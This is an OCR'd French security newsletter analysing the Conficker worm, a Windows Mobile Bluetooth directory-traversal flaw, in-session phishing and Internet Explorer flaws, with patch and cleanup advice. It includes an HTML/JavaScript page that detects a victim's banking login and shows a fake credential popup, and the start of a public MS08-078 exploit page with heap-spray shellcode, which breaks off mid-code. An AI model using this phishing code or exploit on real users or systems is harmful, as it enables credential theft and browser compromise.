
Reste le problème des routeurs, boitiers ADSL et des passerelles en tout genre qui bloquent les flux entrants. Pour parer ce phénomène, les auteurs de Conficker emploient une autre astuce détaillée dans la partie *particularité* qui permet d'**ouvrir temporairement certains ports : le protocole UPNP**…

Création d'une tâche planifiée

Après avoir compromis une machine, **une tâche planifiée** est créée par le ver avec la commande "*rundll32.exe <nom du ver>.dll,<paramètres>*".
Cela permet au ver, chaque jour, de se réactiver au cas où l'utilisateur aurait désactivé son démarrage au boot.

Ainsi, si le ver n'est pas complètement éradiqué, il est possible de **le voir réapparaître lors de l'exécution** de cette tâche planifiée.





Suppression des points de restauration

Une des dernières opérations malicieuses menées par le ver consiste à **supprimer tous les points de restauration** présents sur le système victime.
Ainsi, l'utilisateur ne pourra pas essayer de revenir à un point de restauration antérieur à l'infection afin de remettre en état son système.

Conficker utilise pour cela une API peu connue : la librairie System Restore Client (srclient.dll) et la fonction ResetSR().

Référencement des machines infectées

Le ver se connecte ensuite à des serveurs web publics afin de **se faire connaître du *botnet*** et **de se référencer** parmi les autres machines infectées.
Pour cela, un algorithme, déjà cassé par certains chercheurs, permet de générer des noms de domaine aléatoires. Les URLs en question pointent toujours vers les domaines suivants :
.cc, .cn, .ws, .com, .net, .org, .info, .biz

Les URLs utilisées par Conficker sont de la forme suivante :

http://<pseudo-random generated URL>/search?q=%d

Chaque jour, **250 noms de domaine différents** sont créés. Les machines infectées se connectent alors toutes aux nouveaux serveurs enregistrés par les pirates auprès de *Registrar* peu regardants…

Le ver utilise également ce procédé **pour télécharger de nouvelles versions** et probablement de futures charges utiles ad-hoc : spywares, bankers, module DDOS, etc.

INFO

Les OS Windows Embedded vulnérables...

Les systèmes Windows Embedded sont rarement mis en avant lors de la publication de correctifs Microsoft. Des mises à jour assez importantes de temps à autre fournies par Microsoft. La vulnérabilité MS08-067 a été corrigée récemment (26 décembre) lors de la mise à jour de décembre 2008.

Les éditeurs qui vendent ce type de système en boite noire devront donc passer par la case « application du correctif » afin d'éviter des problèmes importants… Affaire à suivre…

http://blogs.msdn.com/embedded/archive/2008/12/26/december-2008-updates-are-available-including-for-xpe-sp3-and-standard.aspx

À quoi sert-il vraiment ?

Certes, Conficker réalise un grand nombre d'opérations, mais à quoi sert-il vraiment ?

Après avoir été longuement analysé, il s'avère que **personne n'a**, à l'heure où nous écrivons cet article, **pu déterminer l'utilité réelle de ce ver**. La plupart des vers sont développés dans un but précis que ce soit pour le vol d'identifiants, de cartes bleues ou encore pour constituer un botnet capable de lancer des attaques DDOS.

> **" Il s'avère que personne n'a, à l'heure où nous écrivons cet article, pu déterminer l'utilité réelle de ce ver..."**

Concernant Conficker, le mystère reste entier comme le confirment plusieurs chercheurs :

"*There's no telling what kind of damage this could inflict. We know that this is usually financially motivated, so we're just waiting to see what happens next*" Derek Brown de TippingPoint's DVLabs.

"We don't know who controls this thing and what their motivations are...Who knows what's going to happen.", Thomas Cross, a chercheur sécurité chez IBM ISS' X-Force.

La véritable charge utile n'est donc pas encore opérationnelle. Les pirates sont sans doute en train de préparer une nouvelle version qui cette fois-ci aura une réelle utilité…

Malgré cela, le ver a infecté plus d'un Système d'Information. Bien qu'**aucune charge utile** ne soit réellement implémenté, la désactivation de service de sécurité, l'ouverture aléatoire de port ou encore le blocage du service Server a eu des conséquences désastreuses sur plusieurs réseaux locaux de Grands Comptes…

Par ailleurs, les tentatives de brute-force sur les machines et par conséquent le blocage de comptes locaux ou du domaine a également provoqué la panique sur des SI non patchés…

Particularités

De nombreuses particularités distinguent ce ver des autres vers médiatiques comme Blaster ou Sasser.

Une utilité encore méconnue

Premièrement, aucune charge utile n'a pour le moment été utilisée ce qui est suspect. Les pirates auraient pu profiter du pic atteint il y a quelques jours afin de lancer une attaque.

> " Les dernières informations préciseraient également que les systèmes Windows Embedded seraient également concernés"

Des moyens de propagations pluridisciplinaires

La particularité du ver vient du fait qu'il n'exploite pas uniquement une seule vulnérabilité, mais qu'il tente d'autres moyens de contamination : propagation sur les volumes réseau montés, utilisation des *credentials* du compte Administrateur local, exploitation des éventuels mots de passe faibles des comptes du domaine ou encore l'infection des clés USB… de quoi **se propager partout** sur un réseau Windows …

Les dernières informations préciseraient également que les systèmes ***Windows Embedded*** seraient également concernés. En effet, une mise à jour pour ce type de système a été publiée en janvier :

http://blogs.msdn.com/embedded/archive/2009/01/22/january-2009-security-updates-for-runtimes-are-available.aspx

Géolocalisation et fingerprinting

La géolocalisation est devenue à la mode, comme lors de l'exploitation de failles de navigateur avec MPACK ou Tornado. Cependant, il est rare de voir un ver utiliser de telles méthodes afin de **géolocaliser** les victimes. D'autres avaient déjà utilisé cette méthode (cf W32.Kernelbot.A ou W32.Wecori).


La première version de Conficker utilisait des données téléchargées à partir d'un site connu (www.maxmind.com) afin d'ajouter cette fonctionnalité à son attirail. L'URL suivante était écrite en dur au sein du code du ver.
http://www.maxmind.com/download/geoip/database/GeoIP.dat.gz

Cependant, quelques jours après une augmentation considérable du nombre de téléchargements de ce fichier, les administrateurs de MaxMind l'ont supprimé laissant ainsi la fonctionnalité de Geolocalication inutilisable… La mise à jour du ver au mois de décembre a réglé ce problème en insérant directement la fonction de géolocalisation au sein du code du ver.

Une autre particularité relevée par les différentes analyses de Conficker est la capacité de *fingerprinting* utilisée par le ver. Les **techniques de *fingerprinting*** consistent à identifier la version de l'OS distant.

Cette identification est primordiale pour assurer la réussite du débordement de tampon exploitant la faille MS08-67. En effet, la valeur de l'adresse de retour (OPCODE) est différente pour chaque version de Windows (XP SP1, XP SP2, XP SP3, Vista, 2000 SP4 et la version française, anglaise, etc).

Pour réaliser ce *fingerprinting*, Conficker utilise les requêtes RPC ***SMB Session Setup*** qui forcent l'OS distant à révéler sa version. Les auteurs du ver semblent avoir tout simplement copié cette fonction depuis le module *smb_fingerprint* de Metasploit 3.2.



Le ver qui patche...

Une autre caractéristique de Conficker réside dans sa capacité à patcher, en mémoire, le système vulnérable une fois infecté ! En effet, le ver corrige en appliquant un patch ce qui évite que d'autres vers n'infectent également la machine.
Dès qu'une tentative d'exploitation de la vulnérabilité MS08-067 est identifiée sur une machine déjà infectée, Conficker **compare le shellcode reçu avec le shellcode normalement utilisé.**

Si les deux correspondent, la machine se connecte sur la première à l'aide du protocole HTTP et **un échange de fichiers de configuration** peut alors être commencé. Ce transfert d'information peer-to-peer permet de s'assurer que chaque machine infectée possède le fichier de configuration le plus récent.

UPNP

La dernière particularité du ver est liée à l'utilisation du protocole **UPNP**. En effet, afin de recevoir des requêtes HTTP entrantes pour diffuser la copie du ver, Conficker utilise le protocole Plug and Play qui permet d'ouvrir et de *natter* des ports sur les routeurs et les pare-feux.

Nous ne reviendrons pas en détail sur les principes et sur le fonctionnement du protocole détaillé dans le numéro 20 de l'ActuSécu. En quelques mots, la machine infectée envoie une requête UDP M-SEARCH afin de découvrir les équipements implémentant UPNP. Les réponses reçues contiennent alors l'adresse du fichier de configuration.

Le ver récupère le fichier de configuration des équipements et réutilise les fonctions proposées au sein de ce fichier pour envoyer des **requêtes de contrôle** permettant de ***natter* correctement les ports désirés**.

INFO

Hacker wanted!

Quelques mois après les premières infections, Microsoft prend enfin des initiatives afin de retrouver l'auteur du ver. En effet, Microsoft une offre récompense de 250 000 dollars pour toutes informations permettant d'arrêter le pirate en question.
De telles récompenses avaient déjà été proposées pour l'arrestation des développeurs de Sobug, Sasser et Blaster.

Une diffusion rapide et conséquente...

Le ver Conficker a contaminé rapidement un très grand nombre de machines.

À l'heure où nous écrivons cet article, les premières estimations annoncent l'infection **d'un ordinateur sur seize** dans le monde. Ces chiffres semblent cependant légèrement surestimés par les éditeurs antivirus.

Comme nous l'avons vu, l'algorithme de génération des noms de domaines utilisés pour contacter les serveurs de mise à jour du ver a été cassé. Les chercheurs de Symantec ont donc pu enregistrer les noms DNS avant les pirates afin d'évaluer le nombre d'adresses IP uniques de machines infectées qui viennent chaque jour s'y connecter.

Les résultats sont plutôt impressionnants…Près de **3 millions d'adresses IP uniques ont été répertoriées**. Ces chiffres ne prennent donc pas en comptes plusieurs machines qui seraient infectées et liées à la même adresse IP…

Voici la carte des infections au début du mois de janvier.

Conclusion

Le ver Conficker a atteint son état de grâce au début du mois de janvier. Les administrateurs et les particuliers ont peu à peu pris des dispositions pour éradiquer le ver si bien que le nombre de machines infectées baisse de jour en jour. Les pirates, à l'origine du ver, auraient donc dû profiter du pic d'infection pour déployer de nouvelles versions incluant une charge utile. Dans ce cas, les conséquences auraient été dramatiques.

Comment s'en protéger? Comment s'en débarrasser ?

Les erreurs à éviter

Si vous n'êtes pas encore infectés, plusieurs règles élémentaires doivent être appliquées chez vous ou au sein du réseau de votre entreprise.
Le **correctif MS08-067 doit bien entendu être appliqué** sur tous vos systèmes Windows (Embedded compris).
Les antivirus doivent implémenter les dernières signatures.

Les serveurs et les postes de travail doivent utiliser des mots de passe solides. Pour cela, un inventaire des comptes locaux et des comptes du domaine doit être réalisé. Tous les comptes obsolètes et possédant un mot de passe trivial doivent être désactivés. Il s'agit ici de réaliser un véritable audit de sécurité.

La fonction ***Autoplay* doit être désactivée** afin d'interdire la lecture du fichier autorun.inf déposé par le ver sur les supports USB. Pour cela, il est nécessaire de modifier la clé de registre suivante avec la valeur '*000000ff*'.
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\-Policies\Explorer\NoDriveTypeAutoRun

Comment nettoyer sa machine infectée?

L'éradication totale du ver n'est pas évidente. Les éditeurs d'antivirus proposent chacun leur outil capable de supprimer totalement la bête.

☑ Procédure de Microsoft :
http://support.microsoft.com/kb/962007
http://www.microsoft.com/security/malwareremove/default.mspx

☑ Outils de F-Secure :
http://www.f-secure.com/v-descs/worm_w32_downadup_al.shtml
ftp.f-secure.com/anti-ver/tools/beta/f-downadup.zip

☑ Procédure de Symantec :
http://www.symantec.com/security_response/writeup.jsp?docid=2009-011316-0247-99

☑ AHN Labs
http://global.ahnlab.com/global/file_removeal_down.jsp

☑ McAfee
http://vil.nai.com/vil/stinger/

☑ ESET
http://download.eset.com/special/EConfickerRemover.exe

☑ BitDefender
http://www.bitdefender.com/site/Downloads/downloadFile/1584/FreeRemovalTool

Webographie

✱ [1] Analyse de Microsoft
http://www.microsoft.com/security/portal/Entry.aspx?Name=Worm%3aWin32%2fConficker.B

✱ [2] Symantec webblog
https://forums.symantec.com/syment/

✱ [3] ActuSécu n°20 : UPnP un protocole dangereux
http://www.xmcopartners.com/actu-secu/XMCO-ActuSecu-20-UPNP.pdf

✱ [4] Décompilation du correctif MS08-067 sur le blog de Sotirov :
http://www.phreedom.org/blog/2008/decompiling-ms08-067/


✱ [5] Compilation de liens sur Conficker
http://isc.sans.org/diary.html?storyid=5860&rss

Les nouvelles versions de Conficker!!

Entre notre première version de l'article écrite fin Janvier, Conficker a quelques peu évolué...

Une version B++ du ver a vu le jour le 20 février 2009. Cette fois-ci, Conficker contenait une réelle charge utile puisqu'il pouvait enregistrer les touches frappées par l'utilisateur (keylogger), envoyer du SPAM ou encore mener des attaques de déni de service distribuée (DDOS).

Enfin au début du mois de Mars, la version C du virus est apparue. Cette fois-ci, le ver contacte désormais plus de 50 000 domaines différents (contre 250 pour la première version). De plus, de nouvelles fonctions comme la détection des logiciels Wireshark, unlocker, tcpview, sysclean a été ajoutée dans cette version qui ne sera certainement pas la dernière...



L'actualité du mois...

Petit tour d'horizon des vulnérabilités et de l'actualité sécurité de ces derniers mois présentées par les consultants en charge de notre service de veille...

XMCO | Partners

Après Conficker qui reste le problème majeur a retenir ces derniers mois, d'autres vulnérabilités ont également fait parler d'elles... Nous présenterons, dans la suite de cet article, des failles de sécurité diverses et variées toujours aussi intéressantes à étudier :

- **La pile Bluetooth Windows Mobile :** une vulnérabilité de type "Directory Transversal" affecte les OS Windows Mobile 5 et 6.
- **Le *In-Phishing*** : une nouvelle technique d'attaque de Phishing.
- **Les failles Internet Explorer :** description des vulnérabilités MS08-078 et MS09-002.
- **Safari et les flux RSS :** un flux RSS malicieux peut mener au vol de données.
- **Local root sur FreeBSD** : utilisation de la variable LD_PRELOAD pour obtenir les droits root sur un système Free BSD.


La pile Bluetooth des équipements Windows Mobile

Bluetooth et Directory Transversal

Continuons toujours dans les problèmes de sécurité des produits Microsoft. Le mois dernier, une vulnérabilité a touché le **système d'exploitation Windows Mobile 5 et 6.**

Ce système d'exploitation implémente la pile Bluetooth Microsoft qui propose plusieurs services (Casque d'écoute, main libre, port série, transfert de fichiers, réception objet, impression) dont notamment le service OBEX FTP.
Le **service OBEX** (OBject Exchange) FTP est certainement le plus utilisé d'entre tous puisqu'il permet de réaliser **des transferts de fichiers** entre équipements Bluetooth.

Il propose également à un équipement d'accéder et de naviguer au sein de l'arborescence d'un dossier partagé comme le montre la capture suivante :



L'utilisateur peut ainsi utiliser le répertoire partagé de son téléphone Bluetooth - **My Device\My Documents \Bluetooth Share** – ou définir un emplacement précis.
Par défaut les répertoires **My Device\My Documents\ ou Memory Card\My Documents** ne sont pas partagés par mesure de sécurité ce qui évite l'accès à des images, des vidéos ou des documents personnels.


Une vulnérabilité importante a justement été identifiée au sein de ce service OBEX FTP.

Un pirate peut **accéder à des dossiers non partagés** en menant une attaque de ***Remontée de répertoires*** (Directory Transversal).

Le problème est lié à la validation du dossier d'accès lors de l'utilisation de ce service. En utilisant **une chaîne de caractères malicieuse (*../../*)**, il est possible d'accéder à des dossiers non autorisés voire uploader des fichiers malicieux au sein de répertoires sensibles.

Le succès de cette attaque nécessite au préalable d'être **authentifié** avec l'équipement Bluetooth du pirate. La portée de l'attaque se limite donc aux équipements avec qui la victime aurait déjà échangé un fichier. L'utilisation de logiciels tels que OBEXFTP (présent notamment au sein de la distribution BackTrack) permet d'exploiter facilement la vulnérabilité.

La capture suivante montre comment le pirate accède au répertoire "My Documents" via de simples caractères ../..
D'autres logiciels plus *user friendly* permettent



également de mener la même malversation.

On peut alors imaginer d'autres scénarii (autre que le vol de fichier) comme placer un cheval de Troie ou un virus au sein du système de démarrage du téléphone \Windows\Startup.

Microsoft n'a pas encore publié de correctifs de sécurité. Le seul conseil pour les utilisateurs de ce type de téléphone consiste uniquement à ne pas authentifier des équipements inconnus ou non désirés…

Le In-Phishing

Le principe

Du phishing au In-phishing...

Un nouveau type d'attaque a récemment été présenté par **Amit Klein**.
Ce chercheur connu vient de découvrir un nouveau vecteur d'attaque, permettant d'améliorer grandement le succès d'une campagne de Phishing.

Le **Phishing** est une attaque consistant à obtenir des renseignements en **usurpant l'identité** d'une personne, d'une société ou d'un site internet. Cette attaque a pour but d'inciter un utilisateur à fournir des données confidentielles au pirate en se faisant passer pour un site web légitime.

Habituellement cette attaque consiste à créer un faux site web en réservant un nom de domaine proche du vrai site ciblé. Le pirate doit ensuite inciter un utilisateur à suivre un lien le menant directement vers le site web malicieux.

Amit Klein vient d'inventer le nom de ***in-session Phishing*** qui permet de mener une attaque de Phishing dans le cas où un internaute visite le site web contrôlé par le pirate et, dans le même temps, sous un autre onglet, le site visé par la campagne de Phishing.

Scénario d'attaque

Le scénario d'attaque est simple. La victime est logguée sur un site bancaire *site-bancaire.com* mais visite également d'autres sites web dans le même temps dont celui du pirate. Une popup est alors affichée à l'utilisateur et lui demande de saisir, à nouveau, ses identifiants. La popup a été, en réalité, générée par le site malveillant… La victime croît alors que la poppup provient du site bancaire et soumet son login et son mot de passe.

Détails techniques

Pré-requis

Comme chaque attaque évoluée, l'exploitation du In Phishing est dépendant de plusieurs éléments :

1. La victime doit visiter un premier site sensible.

2. La victime visite, dans un second onglet, une page malicieuse contrôlée par le pirate.

3. La page malicieuse du pirate doit pouvoir identifier sur quel site la victime est logguée (banque, webmail…) afin de générer la poppup en fonction de cette information et donc mener son attaque.

4. La victime ne se pose pas de question et soumet les identifiants au sein de la poppup qui lui est affichée.

A noter : dans un cas réel, **réunir l'ensemble de ces conditions est relativement difficile**. Cependant, à titre théorique, nous évoquons dans la suite de cet article, les moyens mis en œuvre pour mener à bien les points 3 et 4. Les deux premiers points étant surtout liés au social engeneering.

Identifier le site sur lequel la victime est préalablement logguée est l'étape la plus difficile à mener par le pirate. La page malicieuse créée par le pirate doit être capable d'obtenir cette information afin d'afficher une poppup correspondant au site visité par la victime.

Il est évident que le pirate va cibler son attaque pour quelques sites donnés. Imaginons que le pirate souhaite voler les identifiants de Facebook, Gmail ou du site *site-bancaire.com*

Pour des raisons de sécurité un site placé dans un onglet ou dans une autre fenêtre du navigateur ne peux pas accéder aux informations (contenu, url etc) des autres sites.

Le pirate doit donc trouver un moyen efficace qui lui assure que la victime est bien en train de visiter un des sites ciblés par l'attaque. Pour cela, deux méthodes permettent d'effectuer cette opération.

La méthode des images protégées

Cette méthode a été découverte en novembre 2006 par le chercheur Robert Hansen (http://ha.ckers.org/blog/20061108/detecting-states-of-authentication-with-protected-images/).

Robert Hansen a proposé une méthode qui lui permet d'être certain que la victime visite en même temps le site du pirate et le site visé par l'attaque.

```
<img src="http://site-bancaire.com/client/image-non-accessible.jpg"/>
```

Cette technique nécessite de connaître une image accessible uniquement une fois que l'utilisateur s'est authentifié sur le site visé par l'attaque de Phishing.

Une balise image est insérée au sein du code du site malicieux.

Ce code force le navigateur de la personne visitant la page web malicieuse à effectuer une requête HTTP vers le site *site-bancaire.com* afin de télécharger l'image accessible uniquement par les personnes authentifiées.

Cette balise image contient également un attribut *onerror,* qui permet d'exécuter une fonction si l'image n'est pas chargée. En revanche, si la requête aboutie avec la réception d'un 200 OK, le pirate peut charger l'image. On peut donc en conclure que l'utilisateur est authentifié sur le site en question et la fonction (génération de la poppup malicieuse) est alors exécutée.

Dans le cas contraire, si l'image n'était pas accessible, le navigateur n'arriverait pas à charger l'image. Cette fonction à pour but d'annuler le timer, qui par conséquent empêchera l'affichage de la fausse fenêtre popup


1. Un utilisateur visite un site piraté (XSS, frame…).

2. Le site force le navigateur de l'utilisateur à télécharger une image d'un site bancaire accessible qu'une fois authentifié.

3. Le site bancaire envoie l'image à l'utilisateur si celui-ci est authentifié.

4. Le site piraté que l'utilisateur est en train de visiter affiche une popup demandant de se ré-authentifier sur le site bancaire.

5. Si l'utilisateur renseigne ses identifiants, ceux-ci sont alors envoyés au pirate.



La page web malicieuse peut évidemment charger différentes images situées sur différents sites et afficher en conséquence la fausse fenêtre popup. Cependant, cette méthode comporte une limitation. En effet, les images sont souvent accessibles sans authentification.

L'attaque peut alors être réalisée avec le simple code HTML suivant :

CODE...

```
<html>

<!-- code HTML du site visité -->

<script>
var phish = setTimeout("FakeMessage()",
5000);
function FakeMessage()
{
     // code javascript permettant
d'afficher en dhtml un calque imitant
une popup devant le site visité
}

function AntiPhishing()
{
     clearTimeout(phish);
}
</script>
<img src="http://site-bancaire.com/
client/image-non-accessible.jpg"
onerror="AntiPhishing()"
style="display:none;
```

Cette page HTML permet de vérifier si la victime a accès à l'image *image-non-accessible.jpg* protégée par authentification.

La fonction *FakeMessage()* permettant d'afficher une **fausse fenêtre popup** sera exécutée 5 secondes après le chargement de la page grâce au timer *setTimeout()*.

Cependant, si la page malicieuse détecte que la victime ne peut pas charger l'image, la fonction *AntiPhishing()* située dans l'attribut ***onerror*** sera exécutée.

Cette fonction à pour but d'annuler le timer, qui par conséquent empêchera l'affichage de la fausse fenêtre popup.

L'utilisation d'une fonction JavaScript

Comme nous l'avons vu précédemment, l'utilisation d'images accessibles seulement une fois authentifiée n'est pas toujours mise en place sur les différents sites internet.

Le chercheur **Amit Klein** a donc proposé dans le cadre du *in-phishing*, une seconde méthode, pas encore dévoilée, mais particulièrement efficace.
Une **simple fonction JavaScript** que l'auteur n'a pas souhaité divulguer (avant la publication du correctif pour chacun des navigateurs) serait capable de déterminer si un utilisateur visite un certain site.

1. Un utilisateur visite un site piraté (XSS, frame…) et dans le même temps le site de sa banque.

2. Le site internet corrompu demande au navigateur si celui-ci visite le site désiré grâce à une fonction JavaScript.

3. Si le navigateur indique qu'il visite ce site, une fausse popup est affichée afin de soutirer des données à l'utilisateur.

4. Les données sont transmises au pirate.

Les messages peuvent être de diverses natures : demande de reconnexion, offre promotionnelle…

Cette attaque est totalement transparente pour l'utilisateur et fonctionne sur la majorité des navigateurs internet.

Conclusion

Le Phishing est une attaque indémodable. Chaque jour, des milliers d'emails sont envoyés aux utilisateurs afin de leur faire soumettre des informations confidentielles.
Avec cette nouvelle découverte qui impacte une grande partie des navigateurs, ces attaques peuvent améliorer efficacement leur chance de réussite même si plusieurs conditions sont nécessaires à l'exploitation réelle de ce problème.

Webographie

* White Paper de la société Trusteer Reasearch
http://www.trusteer.com/files/In-session-phishing-advisory-2.pdf

*Commentaires de Robert Hansen
http://ha.ckers.org/

Les failles Internet Explorer

Le retour des failles IE

Ahhh, cela faisait bien longtemps que de grosses failles Internet Explorer n'avaient pas été publiées et entièrement exploitées (avec le code d'exploitation rendu public).

Les scripts Kiddies ou autres développeurs de framework DIY se sont certainement précipités sur ces derniers exploits IE pour compléter leur panoplie d'exploits de navigateurs…

XML et le MS08-078

La première vulnérabilité a été identifiée au mois de décembre 2008. Cette dernière a été révélée par la publication de deux exploits aux alentours du 8 décembre 2008.

Ces deux programmes malicieux se matérialisaient sous la forme d'une page web et exploitaient **une erreur de traitement de tags XML**.

Des balises SPAN judicieusement conçues permettaient lors de la visualisation de la page en question de provoquer un "**heap spray**" (débordement de pile) ce qui aboutissait à l'exécution d'un code malicieux avec les privilèges de l'utilisateur.

Des Chinois avaient tout d'abord développé un exploit permettant de provoquer le téléchargement d'un virus lors de la visite de la page web.
Une fois le malware téléchargé, ce dernier tentait alors de télécharger d'autres virus.

D'autres preuves de concept ont, ensuite, été diffusées sur les sites spécialisés comme **Milw0rm** (voir capture suivante). Cette fois-ci, le shell code utilisé permettait d'exécuter la calculatrice. Cette version était alors fonctionnelle en l'état, quelque soit la plateforme et le langage du système d'exploitation utilisé (testé par notre laboratoire). **Elle était vendue** à près de **15 000$** avant la publication du correctif.

Microsoft a, par la suite, publié un correctif d'urgence afin de combler cette vulnérabilité.

http://www.breakingpointsystems.com/community/blog/patch-tuesdays-and-drive-by-sundays

```
<html>
<div id="replace">x</div>
<script>

var shellcode = unescape("%uc92b%u1fb1%u0cbd%uc536%udb9b
%ud9c5%u2474%u5af4%uea83%u31fc%u0b6a%u6a03%ud407%u6730%u5cff
%u98bb%ud7ff%ua4fe%u9b74%uad05%u8b8b%u028d%ud893%ubccd
%u35a2%u37b8%u4290%ua63a%u94e9%u9aa4%ud58d%ue5a3%u1f4c
%ueb46%u4b8c%ud0ad%ua844%u524a%u3b81%ub80d
%ud748%u4bd4%u6c46%u1392%u734a%u204f%uf86e%udc8e
%ua207%u26b4%u04d4%ud084%uecba%u9782%u217c%ue8c0%uca8c
